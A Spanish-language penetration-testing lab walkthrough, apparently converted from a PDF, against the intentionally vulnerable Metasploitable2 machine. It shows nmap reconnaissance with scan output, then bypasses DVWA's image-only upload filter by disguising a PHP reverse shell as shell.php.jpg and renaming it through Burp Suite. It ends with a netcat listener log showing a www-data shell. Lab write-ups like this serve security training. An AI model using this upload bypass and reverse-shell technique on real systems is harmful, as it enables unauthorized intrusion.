






Nos descargaremos e iniciaremos la máquina metasploitable2 en NAT o adaptador puente teniendo en cuenta que nuestra máquina atacante también coincida en ese aspecto.

- ▶ Una vez iniciada la máquina realizaremos la fase de reconocimiento desde nuestro equipo de ataque.
- Descubiertos y recopilada la información de los puertos abiertos, servicios y versiones que operan en la máquina objetivo vemos que tiene un servicio web en que podemos prácticar la vulnerabilidad FILE UPLOAD, que básicamente consiste en que una web tiene la capacidad de subir archivos por lo que intentaremos subir un archivo malicioso para conseguir acceso.
- Abrimos nuestro navegador y ponemos la IP de metasploitable2, después entramos en la opción DVWA, iniciamos sesión con usuario admin y contraseña password, nos vamos al ejercicio de Upload donde nos aparece la interfaz para subir archivos.








Creación de Directorios de Trabajo y Recopilación de Información

 Nos colocamos como usuario root y nos vamos al directorio Documentos, una vez ahí creamos el directorio principal de trabajo que llamaremos Metasploitable2. (ASEGURATE DE TENER PARROT O KALI LINUX ACTUALIZADO).

- Entramos en nuestro directorio Metasploitable2 y creamos nuestros directorios de trabajo.
- Lanzamos los diferentes scripts de nmap para el reconocimiento, enumeración y recopilación de información.
- Iniciamos el proceso dentro del directorio creado NMAP.










Para verlo más "bonito" yo tengo una función llamada "extractports" que te ordena la información que necesitamos y te la copia para proceder con la fase de reconocimiento de versiones y servicios que corren por los puertos abiertos encontrados. Quedaría tal que así:



Fase de Reconocimiento y Recopilación de Versiones y Servicios

- Lanzamos un nmap -sC -sV -p(puertos encontrados) (IP) -oN targeted
- Lo que hacemos con esto es guardar toda la información en formato nmap en el archivo targeted.
- Si queremos verlo de una forma bonita podemos exportarlo también en formato xml y verlo en un servidor web que levantemos en nuestra máquina. En vez de -oN pondremos -oX y movemos el archivo a la ruta /var/www/html/ con el siguiente comando xsltproc (nombre del archivo) -o /var/www/html/index.html levantamos el servicio apache2 con service apache2 start y ponemos en el navegador nuestra IP.
 Veremos algo como lo siguiente (no lo pongo al completo):

Nmap Scan Report - Scanned at Tue Jul 27 10:50:27 2021

Scan Summary | 192.168.

Scan Summary

Nmap 7.91 was initiated at Tue Jul 27 10:50:27 2021 with these arguments:
htmap -sC -sV
-p21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,3632,5432,5900,6000,6867,6697,8009,8180,8787,41635,49981,54443,58002 -oX
targetedX 192.168,50.66

Verbosity: 0; Debug level 0

Nmap done at Tue Jul 27 10:52:45 2021; 1 IP address (1 host up) scanned in 137.72 seconds

192.168.50.66

Address

- 192,168.. 00:00:29..

Ports


Port		State (toggle closed [0] (filtered [0])	Service	Reason	Product	Version	Extra info
21	top	open	ftp	syn-ack	vsftpd	2.3.4	
	ftp-anon	Anonymous FTP login allowed (FTP code 230)					
		STAT: FTP server status: Connected to 192.168. Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text vsFTPd 2.3.4 - secure, fast, stable End of status					
22	top	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
	ssh- hostkey	1024 60:0f:cf:el:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA) 2048 56:56:24:0f:21:ld:de:a7:2b:ae:6l:bl:24:3d:e8:f3 (RSA)					
23	top	open	telnet	syn-ack	Linux telnetd		
25	tcp	open	smtp	syn-ack	Postfix smtpd		


> Explotación de Vulnerabilidad


Nos situamos de nuevo aquí:




• La idea habitual en estos casos sería subir un archivo .php o .py o .sh con una revershell para entablar conexión desde nuestra máquina de atacante, pero hay un problema, solo deja subir imágenes. Bien para soventar este problema vamos a camuflar un .php en un jpg, simplemente hay que coger nuestro archivo que vamos a crear, shell.php y añadir la extensión .jpg, quedaría tal que así, shell.php.jpg. Y después haciendo man in the middle con burpsuite modificamos el .php.jpg y lo dejamos como php para poder ejercutarlo.









```
Archivo Editar Ver Buscar Terminal Ayuda
) nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.] from (UNKNOWN) [192.168.] 36434
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
07:16:55 up 2:07, 2 users, load average: 0.00, 0.00, 0.00
USER
        TTY
                 FROM
                                 LOGINO
                                          IDLE
                                                 JCPU
                                                       PCPU WHAT
msfadmin ttyl
                                         1:59
                                                0.04s 0.02s /bin/login --
                                 05:15
                                 05:09
                                         2:07
                                                0.00s 0.00s -bash
root
        pts/0 :0.0
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$ dir
                       lost+found nohup.out root sys var
bin
      dev
           initrd
      etc initrd.img media 4785
                                             sbin tmp vmlinuz
boot
                                   opt
cdrom home lib
                       mnt
                                   proc
                                             srv
                                                   usr
sh-3.2$
```